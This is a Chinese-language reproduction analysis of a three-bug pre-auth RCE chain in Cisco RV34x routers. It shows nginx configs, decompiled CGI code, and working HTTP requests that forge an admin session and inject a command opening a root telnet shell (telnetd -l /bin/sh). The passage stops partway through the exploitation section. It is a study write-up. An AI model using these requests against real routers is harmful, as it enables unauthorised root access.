

作者:f-undefined團隊 f0cus7
原文鏈接:https://mp.weixin.qq.com/s/sxj7Yn9m2JolLkuP1BGc5Q
去年一整年Cisco RV34x系列曝出了一系列漏洞,在經歷了多次修補之后,在年底的Pwn2Own Austin 2021上該系列路由器仍然被IoT Inspector Research Lab攻破了,具體來說是三個邏輯漏洞結合實現了RCE,本文將基于該團隊發布的wp進行復現分析。
漏洞簡介
漏洞公告信息如下,影響的版本是1.0.03.24之前,受影響的產品除了RV34x之外,還包括RV160、RV160W、RV260以及RV260W系列。
Affected vendor & product
Vendor Advisory

Cisco RV340 Dual WAN Gigabit VPN Router (https://www.cisco.com/)
https://www.cisco.com/c/en/us/support/docs/csa/cisco-sa-smb-mult-vuln-KA9PK6D.html

Vulnerable version  1.0.03.24 and earlier
Fixed version   1.0.03.26
CVE IDs CVE-2022-20705
CVE-2022-20708
CVE-2022-20709
CVE-2022-20711
Impact  10 (critical) AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Credit Q. Kaiser, IoT Inspector Research Lab無條件RCE的實現是由三個漏洞一起構成的,包括:
- 任意文件上傳漏洞;
- 任意文件移動漏洞;
- 認證后的命令注入漏洞。
通過前兩個漏洞實現了有效session的偽造,利用偽造的session具備了訪問認證后頁面的能力,后續再利用認證后命令注入漏洞實現rce。
漏洞分析
此次的分析是基于固件版本1.0.03.24進行的,下載固件使用binwalk進行解壓,刷新到路由器當中以方便后續動態調試驗證。
此次漏洞分析的基礎有兩個,一個是要能看懂nginx+uwsgi架構組成的web框架配置,尤其是nginx配置文件的了解;一個是要能知道cisco ConfD+yang實現的后端數據中心服務。前者可以通過搜索nginx+uwsgi 配置實現,特別是需要nginx上傳模塊的配置,可參考Nginx-upload-module中文文檔;后者資料不多,需要啃官方文檔,可以先了解netconf+yang的網絡管理模型,然后再查看官方文檔ConfD User Guide來掌握。
任意文件上傳漏洞
認證前任意文件上傳漏洞以及任意文件移動漏洞認證前的功能都是因為nginx的不正確配置所導致的,先來看任意文件上傳漏洞。
nginx的主配置文件是/etc/nginx/nginx.conf,從它的內容當中可以看到對應的用戶權限是www-data,
# /etc/nginx/nginx.conf
user www-data;
worker_processes  4;

error_log /dev/null;

events {
    worker_connections  1024;
}

http {
    access_log off;
    #error_log /var/log/nginx/error.log  error;

    upstream jsonrpc {
        server 127.0.0.1:9000;
    }

    upstream rest {
        server 127.0.0.1:8008;
    }

    # For websocket proxy server
    include /var/nginx/conf.d/proxy.websocket.conf;
    include /var/nginx/sites-enabled/*;
}加載的配置是/var/nginx/conf.d/proxy.websocket.conf以及/var/nginx/sites-enabled/*。
/usr/bin # ls /var/nginx/sites-enabled/
web-rest-lan web-wan可以在/etc/nginx/sites-available/web-rest-lan中看到它加載了lan.rest.conf以及web.upload.conf這兩個配置文件。
# /etc/nginx/sites-available/web-rest-lan
...
server {
    server_name  localhost:443;

    #mapping to Firewall->Basic Settings->LAN/VPN Web Management, it will generate by ucicfg
    ...
    include /var/nginx/conf.d/lan.rest.conf;

    ...
    include /var/nginx/conf.d/web.upload.conf;
    ...
}nginx的所有模塊的配置都存儲在/etc/nginx/conf.d當中,其中與lan.rest.conf對應的是rest.url.conf,其內容如下:
# /etc/nginx/conf.d/rest.url.conf: 13
location /api/operations/ciscosb-file:form-file-upload {
    set $deny 1;

    if ($http_authorization != "") {
        set $deny "0";
    }

    if ($deny = "1") {
        return 403;
    }


    upload_pass /form-file-upload;
    upload_store /tmp/upload;
    upload_store_access user:rw group:rw all:rw;
    upload_set_form_field $upload_field_name.name "$upload_file_name";
    upload_set_form_field $upload_field_name.content_type "$upload_content_type";
    upload_set_form_field $upload_field_name.path "$upload_tmp_path";
    upload_aggregate_form_field "$upload_field_name.md5" "$upload_file_md5";
    upload_aggregate_form_field "$upload_field_name.size" "$upload_file_size";
    upload_pass_form_field "^.*$";
    upload_cleanup 400 404 499 500-505;
    upload_resumable on;
}結合proxy.conf內容可以看到,當請求頭中的Authorization不為空的時候,此時$deny會被設置為0,并調用upload模塊,存儲的路徑是/tmp/upload。因為upload_store沒有配置level,所以nginx會默認將上傳的數據按/tmp/upload/0000000001數字命名的方式順序存儲。
# etc/nginx/conf.d/proxy.conf,
proxy_http_version 1.1;
proxy_set_header Host $http_host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
proxy_set_header Authorization $http_authorization;
proxy_set_header Accept-Encoding "";
proxy_set_header Connection "";
proxy_ssl_session_reuse off;
server_name_in_redirect off;從上面的配置可以看出,在調用/form-file-upload之前,nginx已經將用戶上傳的數據存儲到了/tmp/upload當中,同時存儲的名字又是可以預測的,后續它還會調用upload_set_form_field等方法將表單中的字段進行替換,并最終調用/form-file-upload。
在這里調不調用/form-file-upload我們并不關心,因為在/form-file-upload之前我們已經可以實現任意文件上傳的功能了。具體來說是先通過在HTTP請求包中加入一個Authorization頭,這樣繞過了認證觸發了上傳模塊;而后我們上傳的數據就會被存儲到/tmp/upload當中,同時名字也可以可以遍歷得到。
利用該漏洞最終實現的效果就是可以無條件的在/tmp/upload目錄當中上傳任意文件,其文件名類似為/tmp/upload/0000000001,數字由上傳文件的序列決定,可以通過遍歷實現。
發送請求包如下所示:
POST /api/operations/ciscosb-file:form-file-upload HTTP/1.1
Host: 192.168.1.1
Authorization: 123=456
Cookie: selected_language=English; session_timeout=false; sessionid=2727f44696347c5e1218c78a2471f1c48ab9e6f4a9c3b3b6ab1db9a1365fd620; user=cisco; blinking=1; config-modified=1; disable-startup=0; redirect-admin=0; group=admin; attributes=RW; ru=0; bootfail=0; model_info=RV345; fwver=1.0.03.24; current-page=Admin_Config_Management
Content-Length: 854
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"
Accept: application/json, text/plain, */*
Optional-Header: header-value
Sec-Ch-Ua-Mobile: ?0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBtdH1UtBT6GPZrcM
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://192.168.1.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://192.168.1.1/index.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundaryBtdH1UtBT6GPZrcM
Content-Disposition: form-data; name="sessionid"

2727f44696347c5e1218c78a
------WebKitFormBoundaryBtdH1UtBT6GPZrcM
Content-Disposition: form-data; name="pathparam"

a
------WebKitFormBoundaryBtdH1UtBT6GPZrcM
Content-Disposition: form-data; name="file.path"

a
------WebKitFormBoundaryBtdH1UtBT6GPZrcM
Content-Disposition: form-data; name="fileparam"

a
------WebKitFormBoundaryBtdH1UtBT6GPZrcM
Content-Disposition: form-data; name="websession"; filename="a.xml"
Content-Type: text/xml

{
  "max-count":1,
  "cisco":{
    "4a04cd411434cea78f2d81b692dfa4a41aea9e4b15536fb933fab11df8ed414a":{
      "user":"cisco",
      "group":"admin",
      "time":315156,
      "access":1,
      "timeout":9999,
      "leasetime":15275860
    }
  }
}
------WebKitFormBoundaryBtdH1UtBT6GPZrcM--
任意文件移動漏洞
第二個漏洞存是任意文件移動漏洞,可以實現任意文件移動。漏洞的原理是nginx未做權限限制同時后端也沒有對權限進行認證,導致權限繞過;后端在實現過程中沒有對輸入校驗導致任意文件移動。
下面來對該漏洞進行詳細的分析。
先是權限繞過漏洞分析,/etc/nginx/conf.d/web.upload.conf內容如下,可以看到nginx對/upload請求進行了session的驗證(權限的判定),但它卻沒有對/form-file-upload請求進行權限校驗,用戶可以不需要任何權限直接請求/form-file-upload。
# /etc/nginx/conf.d/web.upload.conf
location /form-file-upload {
    include uwsgi_params;
    proxy_buffering off;
    uwsgi_modifier1 9;
    uwsgi_pass 127.0.0.1:9003;
    uwsgi_read_timeout 3600;
    uwsgi_send_timeout 3600;
}

location /upload {
    set $deny 1;

        if (-f /tmp/websession/token/$cookie_sessionid) {
                set $deny "0";
        }

        if ($deny = "1") {
                return 403;
        }

    upload_pass /form-file-upload;
    upload_store /tmp/upload;
    upload_store_access user:rw group:rw all:rw;
    upload_set_form_field $upload_field_name.name "$upload_file_name";
    upload_set_form_field $upload_field_name.content_type "$upload_content_type";
    upload_set_form_field $upload_field_name.path "$upload_tmp_path";
    upload_aggregate_form_field "$upload_field_name.md5" "$upload_file_md5";
    upload_aggregate_form_field "$upload_field_name.size" "$upload_file_size";
    upload_pass_form_field "^.*$";
    upload_cleanup 400 404 499 500-505;
    upload_resumable on;
}去看/form-file-upload的后端處理程序,前面說過后端是使用uwsgi實現的,其服務啟動的命令如下:
# usr/bin/uwsgi-launcher: 5
#!/bin/sh /etc/rc.common

start() {
    uwsgi -m --ini /etc/uwsgi/jsonrpc.ini &
    uwsgi -m --ini /etc/uwsgi/blockpage.ini &
    uwsgi -m --ini /etc/uwsgi/upload.ini &
}可以看到/form-file-upload對應的uwsgi_pass目的地是127.0.0.1:9003。對應的是uwsgi啟動的服務,配置文件的路徑是/etc/uswgi/upload.ini,從該文件的內容中可以看到,對應的后端處理程序是/www/cgi-bin/upload.cgi。
# /etc/uswgi/upload.ini
[uwsgi]
plugins = cgi
workers = 1
master = 1
uid = www-data
gid = www-data
socket=127.0.0.1:9003
buffer-size=4096
cgi = /www/cgi-bin/upload.cgi
cgi-allowed-ext = .cgi
cgi-allowed-ext = .pl
cgi-timeout = 300
ignore-sigpipe = true從上面的描述中我們可以知道現在具備的能力是無條件訪問/www/cgi-bin/upload.cgi的能力,下面逆向/www/cgi-bin/upload.cgi,來看是如何實現任意文件移動的。
將upload.cgi拖入到IDA當中,可以看到它先在環境變量中獲取數據,然后調用multipart-parser-c庫來解析上傳的數據包,解析完成后調用prepare_file來預處理上傳的文件。
int __fastcall main(int a1, char **a2, char **a3)
{
  ...

  content_length_ptr = (int)getenv("CONTENT_LENGTH");
  content_type_ptr = getenv("CONTENT_TYPE");
  request_uri_ptr = getenv("REQUEST_URI");
  http_cookie_ptr = getenv("HTTP_COOKIE");
  ...
  callbacks.on_header_value = read_header_name;
  callbacks.on_part_data = read_header_value;
  json_obj = json_object_new_object();
  ...
  parser = multipart_parser_init(boundary_ptr, &callbacks);
  length = strlen(content_buf_ptr);
  multipart_parser_execute(parser, content_buf_ptr, length);
  multipart_parser_free(parser);
  jsonutil_get_string(json_obj, &filepath_ptr, "\"file.path\"", -1);
  jsonutil_get_string(json_obj, &filename_ptr, "\"filename\"", -1);
  jsonutil_get_string(json_obj, &pathparam_ptr, "\"pathparam\"", -1);
  jsonutil_get_string(json_obj, &fileparam_ptr, "\"fileparam\"", -1);
  jsonutil_get_string(json_obj, &destination_ptr, "\"destination\"", -1);
  jsonutil_get_string(json_obj, &option_ptr, "\"option\"", -1);
  jsonutil_get_string(json_obj, &cert_name_ptr, "\"cert_name\"", -1);
  jsonutil_get_string(json_obj, &cert_type_ptr, "\"cert_type\"", -1);
  jsonutil_get_string(json_obj, &password_ptr, "\"password\"", -1);
  ...
  local_fileparam_ptr = StrBufToStr(local_fileparam_buf);
ret_code = prepare_file(pathparam_ptr, filepath_ptr, local_fileparam_ptr);跟進去prepare_file函數,可以看到該函數會進行文件移動操作,參數file.path當作源文件路徑,根據pathparam的類型設置目的文件夾并與fileparam當做目的文件名進行拼接最終作為目的路徑。實現的方式是調用system,參數是"mv -f %s %s/%s",可以看到目的文件名進行了參數的校驗,源文件只判斷了文件是否存在,因此這個地方該參數使得我們可以移動任意的文件,當類型我們設置為Portal的時候,目的文件夾是
類型是Portal的時候,會把目的文件夾設置為/tmp/www,因為我們最終可以實現的效果是可以將任意文件移動到/tmp/www目錄文件夾下。
int __fastcall prepare_file(const char *type, const char *src, const char *dst)
{
  ...
  if ( !strcmp(type, "Firmware") )
  {
    target_dir = "/tmp/firmware";
  }
  ...
  else
  {
    if ( strcmp(type, "Portal") )
      return -1;
    target_dir = "/tmp/www";
  }
  if ( !is_file_exist(src) )
    return -2;
  if ( strlen(src) > 0x80 || strlen(dst) > 0x80 )
    return -3;
  if ( match_regex("^[a-zA-Z0-9_.-]*$", dst) )
    return -4;
  sprintf(s, "mv -f %s %s/%s", src, target_dir, dst);
  debug("cmd=%s", s);
  ...
ret_code = system(s);利用該漏洞最直接的效果就是可以將一些敏感文件移動到/tmp/www目錄下然后訪問該路徑,實現敏感信息泄露,更深層次的利用在后續分析中說明。
下面的請求包可以實現將/tmp/upload/0000000001移動到/tmp/www/bak
POST /form-file-upload HTTP/1.1
Host: 192.168.1.1
Cookie: selected_language=English; session_timeout=false; sessionid=2727f44696347c5e1218c78a2471f1c48ab9e6f4a9c3b3b6ab1db9a1365fd620; user=cisco; blinking=1; config-modified=1; disable-startup=0; redirect-admin=0; group=admin; attributes=RW; ru=0; bootfail=0; model_info=RV345; fwver=1.0.03.24; current-page=Admin_Config_Management
Content-Length: 626
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"
Accept: application/json, text/plain, */*
Optional-Header: header-value
Sec-Ch-Ua-Mobile: ?0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBtdH1UtBT6GPZrcM
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://192.168.1.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://192.168.1.1/index.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundaryBtdH1UtBT6GPZrcM
Content-Disposition: form-data; name="sessionid"

2727f44696347c5e1218c78a
------WebKitFormBoundaryBtdH1UtBT6GPZrcM
Content-Disposition: form-data; name="pathparam"

Portal
------WebKitFormBoundaryBtdH1UtBT6GPZrcM
Content-Disposition: form-data; name="file.path"

/tmp/upload/0000000001
------WebKitFormBoundaryBtdH1UtBT6GPZrcM
Content-Disposition: form-data; name="fileparam"

bak
------WebKitFormBoundaryBtdH1UtBT6GPZrcM
Content-Disposition: form-data; name="websession"; filename="a.xml"
Content-Type: text/xml

{
}
------WebKitFormBoundaryBtdH1UtBT6GPZrcM--
認證后命令執行漏洞
最后是一個認證后命令執行漏洞,漏洞存在于/usr/bin/update-clients中。
可以看到在update-clients中,參數$name可以實現注入。
#!/usr/bin/perl

my $total = $#ARGV + 1;
my $counter = 1;

#$mac  = "FF:FF:FF:FF:FF:FF";
#$name = "TestPC";
#$type = "Computer";
#$os   = "Windows";

foreach my $a(@ARGV)
{
    if (($counter%12) == 0)
    {
        system("lcstat dev set $mac \"$name\" \"$type\" \"$os\" > /dev/null");
    }
    elsif (($counter%12) == 4)
    {
        $mac = $a
    }
    elsif (($counter%12) == 6)
    {
        $name = $a
    }
    elsif (($counter%12) == 8)
    {
        $type = $a
    }
    elsif (($counter%12) == 10)
    {
        $os = $a
    }

    $counter++;
}這里要搞清楚的是http請求包是怎么跑到/usr/bin/update-clients去執行的。
RV34x系列采用的是ConfD的架構來進行網絡管理的,ConfD是tail-f推出的配置管理開發框架,提供多種工具,針對多種標準,其中也包括了對NETCONF/YANG的支持。Tail-f已經被思科收購,所以ConfD應該說是思科的ConfD了。根據官方手冊ConfD User Guide,它的架構如下。基礎知識前面已經說過,可以去了解netconf+yang模型的網絡管理。

CDB是內置的數據庫,由xml表示,被ConfD解析后提供多個接口以實現多客戶端的訪問。對于RV34x系列來說,配置文件的路徑是/etc/confd/cdb/,該目錄下的xml便是配置的數據。比較關注的是config_init.xml,該配置文件里面存儲了包含用戶密碼等信息在內的數據。
接口模型使用yang定義,yang是一種數據建模語言,下面給出部分關鍵字的解釋,當然也可以從ConfD User Guide中去了解更多的信息:
module定義了一種分層的配置樹結構。它可以使能NETCONF的所有功能,如配置操作(operation),RPC和異步通知(notification)。開發者可根據配置數據的語義來定義不同的module。namespace用于唯一的標識module,等同于xml文件中的namespace。container節點把相關的子節點組織在一起。list節點可以有多個實例,每個實例都有一個key唯一標識。leaf是葉子節點,具有數據類型和值,如葉子結點name的數據類型(type)是string,它唯一的表示list節點interface。
下面我們看下關于漏洞點的rpc調用的yang的定義:
    // /etc/confd/yang/ciscosb-avc.yang: 197
        rpc update-clients {
        input {
            list clients {
                key mac;
                leaf mac {
                    type yang:mac-address;
                    mandatory true;
                }
                leaf hostname {
                    type string;
                }
                leaf device-type {
                    type string;
                }
                leaf os-type {
                    type string;
                }
            }
        }
    }
    augment "/ciscosb-ipgroup:ip-groups/ciscosb-ipgroup:ip-group/ciscosb-ipgroup:ips" {
        uses ciscosb-security-common:DEVICE-OS-TYPE;
    }
    augment "/ciscosb-ipgroup:ip-groups/ciscosb-ipgroup:ip-group/ciscosb-ipgroup:macs" {
        uses ciscosb-security-common:DEVICE-OS-TYPE;
}可以看到上面定義了類似于下面的json數據請求包,hostname、device-type以及os-type都是leaf結點,類型(type)也是字符串(string)。
POST /jsonrpc HTTP/1.1
Host: 127.0.0.1:8080
Accept: application/json, text/plain, */*
Content-Length: 350
Connection: close
Cookie: selected_language=English; user=cisco; blinking=1; config-modified=1; disable-startup=0; redirect-admin=0; group=admin; attributes=RW; ru=0; bootfail=0; model_info=RV345; fwver=1.0.03.24; session_timeout=false; sessionid=138b633ddd844b81a8ea48a149819f645fbe31fb64a1bd7cc0072f3d14420da0; current-page=WAN_Settings


{
  "jsonrpc":"2.0",
  "method":"action",
  "params":{
    "rpc":"update-clients",
    "input":{
      "clients": [
        {
          "hostname": "rv34x",
          "mac": "64:d1:a3:4f:be:e1",
          "device-type": "client",
          "os-type": "windows"
        }
      ]
    }
  }
}yang數據接口的定義在路徑/etc/confd/yang目錄下,它被confdc編譯成.fxs文件輸出到了/etc/confd/fxs當中,后續這些.fxs文件被confd解析使用。
現在基本搞清楚了漏洞觸發的原因,現在從細節實現上來看請求的數據包是如何觸發rpc請求的。
nginx的配置文件中定義了/jsonrpc的請求路徑,可以看到它處理的uwsgi_pass是jsonrpc
# /etc/nginx/conf.d/web.conf: 18
location = /jsonrpc {
    include uwsgi_params;
    proxy_buffering off;
    uwsgi_modifier1 9;
    uwsgi_pass jsonrpc;
    uwsgi_read_timeout 3600;
    uwsgi_send_timeout 3600;
}在uwsgi的定義中找到jsonrpc的定義,可以看到它對應的處理程序是/www/cgi-bin/jsonrpc.cgi:
[uwsgi]
plugins = cgi
workers = 4
master = 1
uid = www-data
gid = www-data
socket=127.0.0.1:9000
buffer-size=4096
cgi = /jsonrpc=/www/cgi-bin/jsonrpc.cgi
cgi-allowed-ext = .cgi
cgi-allowed-ext = .pl
cgi-timeout = 3600
ignore-sigpipe = true跟進去jsonrpc.cgi,來看上面的數據包所引發的數據流是怎么傳輸到ConfD的。
把jsonrpc.cgi拖到IDA里面,可以看到它會先獲取環境變量,然后讀取post數據,然后調用parse_json_content函數去解析post過去的json數據,最后調用handle_rpc去處理。
int __fastcall main(int a1, char **a2, char **a3)
{

  content_length_ptr = (int)getenv("CONTENT_LENGTH");
  content_type_ptr = getenv("CONTENT_TYPE");
  http_cookie_ptr = getenv("HTTP_COOKIE");
  ...
  if ( content_length_ptr )
    content_length_ptr = atoi((const char *)content_length_ptr);
  content_ptr = malloc(content_length_ptr + 1);
  content_ptr[fread(content_ptr, 1u, content_length_ptr, stdin)] = 0;
  malloc_ctx(&json_ctx);
  parse_json_content(json_ctx, content_ptr);
  ...
    handle_rpc(json_ctx, &ret_str);
}跟進去handle_rpc函數,看到它除了輸出些日志以外,調用了post_rpc_request。
void __fastcall handle_rpc(ctx *json_ctx, char **ret_str)
{
  ...
  debug("[%d|%s] - begin.", pid, method);
  ...
    ret = post_rpc_request(json_ctx, (char *)&ptr);
    ...
    info("[%d|%s] - end. elapsed=%lu.%06lu", pid, method, time.tv_sec, time.tv_usec);
  }
}post_rpc_request是主要的流程分發函數,可以看到用戶相關的請求是直接調用handle_user_rpc_request函數,而其余的則都會調用check_login_status函數對session進行校驗,然后根據json請求當中的不同的method調用不同的處理函數。對于漏洞請求的update-clients,處理的函數是handle_action_rpc_request。
int __fastcall post_rpc_request(ctx *json_ctx, char *ret_str)
{
  char *method; // r4
  int ret; // r0 MAPDST

  method = json_ctx->method;
  if ( !method )
    return 0;
  if ( !strcmp(json_ctx->method, "login")
    || !strcmp(method, "logout")
    || !strcmp(method, "u2d_check_password")
    || !strcmp(method, "u2d_change_password")
    || !strcmp(method, "change_password")
    || !strcmp(method, "add_users")
    || !strcmp(method, "set_users")
    || !strcmp(method, "del_users") )
  {
    return handle_user_rpc_request(json_ctx, ret_str);
  }
  if ( !strcmp(method, "get_downloadstatus")
    || !strcmp(method, "get_wifi_button_state")
    || !strcmp(method, "check_config")
    || !strcmp(method, "get_model_tree")
    || !strcmp(method, "get_timezones") )
  {
    if ( check_login_status(json_ctx, 1, 2) )
      return 0;
    ret = handle_status_rpc_request((int)json_ctx, ret_str);
  }
  else if ( !strncmp(method, "get_", 4u) || !strncmp(method, "u2d_get_", 8u) )
  {
    if ( check_login_status(json_ctx, 1, 2) )
      return 0;
    ret = handle_get_rpc_request(json_ctx, ret_str);
  }
  else if ( !strcmp(method, "set_bulk") )
  {
    if ( check_login_status(json_ctx, 2, 2) )
      return 0;
    ret = handle_set_bulk_rpc_request(json_ctx, ret_str);
  }
  else if ( !strncmp(method, "set_", 4u) || !strncmp(method, "del_", 4u) || !strncmp(method, "u2d_set_", 8u) )
  {
    if ( check_login_status(json_ctx, 2, 2) )
      return 0;
    ret = handle_set_del_rpc_request(json_ctx, (int *)ret_str, 1);
  }
  else
  {
    if ( strncmp(method, "action", 6u) && strncmp(method, "u2d_rpc_", 8u) )
    {
      error("ERROR METHOD CASE !!!");
      return 0;
    }
    if ( check_login_status(json_ctx, 1, 2) )
      return 0;
    ret = handle_action_rpc_request(json_ctx, ret_str);
  }
  session_close();
  return ret;
}跟進去handle_action_rpc_request函數,它會調用jsonrpc_action_table_by_method函數,根據rpc的內容(樣例中是update-clients)返回對應的處理函數。在獲取input對象后,將處理函數p_action對象以及input參數值,作為參數調用jsonrpc_action_config去執行rpc調用。
int __fastcall handle_action_rpc_request(ctx *ctx, _DWORD *ret_str)
{
  ...
  method = ctx->method;
  params = ctx->params;
  ...
    else if ( !strcmp(method, "action") && json_object_object_get_ex(params, "rpc", &rpc_json_obj) )
    {
      p_action = &action;
      ...
      rpc_str = json_object_get_string(rpc_json_obj);
      ...
      if ( !jsonrpc_action_table_by_method(&action, rpc_str) )
        p_action = 0;
      ...
      if ( json_object_object_get_ex(params, "input", &input_param) )
        params = input_param;
      if ( p_action )
      {
ret = jsonrpc_action_config((int)p_action, params, (int)&v17);先跟進去jsonrpc_action_table_by_method函數看它是怎么獲取處理函數的。函數的定義在libjsess.so當中,可以看到它主要是遍歷action數組,通過rpc_str的值來確定具體是哪個action來處理rpc調用。
int __fastcall jsonrpc_action_table_by_method(action *ret_action, char *rpc_str)
{

  ...
    action_table = &json_action_table_ptr;
  action = *action_table;
  memset(ret_action, 0, sizeof(action));
  while ( 1 )
  {
    if ( !action->name )
      return 0;
    if ( !strcmp(rpc_str, action->name) )
      break;
    if ( !++action )
      return 0;
  }
  p_post_handler = &action->post_handler;
  do
  {
    ...
    // 拷貝找到的action到ret_action當中
  }
  while ( !v10 );

  return 1;
}action結構體定以及update-clients對應的action的定義如下,可以確定對應的處理函數是action__maapi。
00000000 action          struc ; (sizeof=0x14, mappedto_55)
00000000 name            DCD ?                   ; offset
00000004 field_4         DCD ?
00000008 pre_handler     DCD ?                   ; offset
0000000C handler         DCD ?                   ; offset
00000010 post_handler    DCD ?                   ; offset
00000014 action          ends


.data:00043BD0                 DCD aUpdateClients      ; "update-clients"
.data:00043BD4                 DCD 0
.data:00043BD8                 DCD 0
.data:00043BDC                 DCD action__maapi
.data:00043BE0 DCD 0找到對應的函數后,處理函數會調用jsonrpc_action_config去處理rpc請求。跟進去該函數,它會調用上面獲取的action對象中的函數,對于update-clients,則會調用action__maapi。
int  jsonrpc_action_config(action *action, int param_obj, _DWORD *a3))(int, int *)
{
  ...
  if ( v7 )
    v7 = json_tokener_parse();
  func = (int)action->pre_handler;

  if ( func )
    func = func(v6, &v16);
  ...
  pid = getppid();
  info("[%d|action|%s] - pre-handler %d.", pid, action->name, func);
  handler = action->handler;
  if ( handler )
    func = handler(v16, v9, &v17);
  ...
  post_handler = action->post_handler;
  if ( post_handler )
    func = post_handler(v17, a3);
  ...
}跟進去action__maapi函數,看到它調用了jsess_action,經過跟蹤,確定它最終調用的是mctx_rpc函數。
int __fastcall action__maapi(int a1, int a2, int *a3)
{
  ...
  result = jsess_action(g_h_sess_db);
  ...
}

.data:00044248 jmaapi_api      DCD jmaapi_open         ; DATA XREF: LOAD:00000D6C↑o
.data:00044248                                         ; jsess_set_type:loc_7F48↑o ...
.data:0004424C                 DCD jmaapi_apply
.data:00044250                 DCD jmaapi_close
.data:00044254                 DCD jmaapi_init
.data:00044258                 DCD jmaapi_get
.data:0004425C                 DCD jmaapi_set
.data:00044260                 DCD jmaapi_del
.data:00044264                 DCD jmaapi_action


int __fastcall jmaapi_action(int a1, int a2, int a3, int a4, int a5)
{
  ...
    return mctx_rpc(s, a3, a4, a5);
}跟進去mctx_rpc函數,可以看到它調用了maapi_request_action_str_th函數去向ConfD發起請求,執行rpc調用。
int __fastcall mctx_rpc(int *a1, int a2, int a3, int a4)
{
  ...
  while ( v9 )
  {
    .
    ...
    v5 = maapi_request_action_str_th(sock, thandle, (int)&output, v15, v10);
    ...
      if ( output )
      {
        mctx_rpc_cli((int)a1, (char *)output, a3, a4);
        free(output);
      }
      if ( !json_object_object_length(a4) )
      {
        v16 = json_object_new_int(0);
        json_object_object_add(a4, "code", v16);
        v17 = json_object_new_string("Success");
        json_object_object_add(a4, "errstr", v17);
      }
    }
  }
  StrBufFree(&v27);
  return v5;
}maapi_request_action_str_th函數的官方手冊的說明如下,正是由該函數最終發送rpc請求去觸發/usr/bin/update-clients的,調用的傳遞的參數要符合yang模型中的定義。
int maapi_request_action_str_th(int sock, int thandle, char **output,
const char *cmd_fmt, const char *path_fmt, ...);

/*Does the same thing as maapi_request_action_th(), but takes the parameters as a string and
returns the result as a string. The library allocates memory for the result string, and the caller is responsible
for freeing it. This can in all cases be done with code like this:
*/

char *output = NULL;
if (maapi_request_action_str_th(sock, th, &output,
 "test reverse listint [ 1 2 3 4 ]", "/path/to/action") == CONFD_OK) {
 ...
 free(output);
}跟到這里就算結束了,ConfD里面的實現就不繼續跟蹤了,具體的ConfD的說明還是建議簡要把官方手冊的關鍵章節看看,對進一步掌握框架由很好的幫助。
值得一提的是因為ConfD是root權限,所以/usr/bin/update-clients最終執行的時候也是root權限,因此利用這個漏洞拿到的權限也是root,比之前在cgi中拿到的權限要高。
認證后命令注入的post包如下所示:
POST /jsonrpc HTTP/1.1
Host: 127.0.0.1:8080
Accept: application/json, text/plain, */*
Content-Length: 350
Connection: close
Cookie: selected_language=English; user=cisco; blinking=1; config-modified=1; disable-startup=0; redirect-admin=0; group=admin; attributes=RW; ru=0; bootfail=0; model_info=RV345; fwver=1.0.03.24; session_timeout=false; sessionid=138b633ddd844b81a8ea48a149819f645fbe31fb64a1bd7cc0072f3d14420da0; current-page=WAN_Settings


{
  "jsonrpc":"2.0",
  "method":"action",
  "params":{
    "rpc":"update-clients",
    "input":{
      "clients": [
        {
          "hostname": "hostname$(/usr/sbin/telnetd -l /bin/sh -p 2306)",
          "mac": "64:d1:a3:4f:be:e1",
          "device-type": "client",
          "os-type": "windows"
        }
      ]
    }
  }
}
漏洞利用
上面一節中把三個漏洞的細節都描述了一遍,本節中我們將嘗試將三個漏洞結合起來實現無條件RCE的利用。
先回顧下三個漏洞的作用:
- 任意文件上傳漏洞:可以實現上傳任意文件到
/tmp/upload目錄中,文件名是可以預測的,是0000000000的數字遞增; - 任意文件移動漏洞:可以實現將文件系統中任意文件移動至
/tmp/www目錄下; - 認證后命令執行漏洞:簡單粗暴的認證后命令注入。
利用這三個漏洞的結合可以總結為:
- 利用任意文件上傳漏洞上傳偽造的
session到/tmp/upload目錄下; - 利用任意文件移動漏洞將偽造的
session移動至/tmp目錄下,實現有效session的偽造; - 基于有效
session,利用認證后命令執行漏洞拿到root權限;
下面一步一步進行解釋。
第一步偽造session,先說明下RV34x中的session構成,session存儲在/tmp/websession目錄下
/tmp # ls websession/
session  token

/tmp # cat websession/session
{
  "max-count":1,
  "cisco":{
    "dead00a47a9b1177e259bd84dff3bd50651df76f61c20139e5b86d6d4bafd2e8":{
      "user":"cisco",
      "group":"admin",
      "time":2433831,
      "access":1,
      "timeout":1800,
      "leasetime":13118911
    }
  }
}

/tmp # ls websession/token/
dead00a47a9b1177e259bd84dff3bd50651df76f61c20139e5b86d6d4bafd2e8

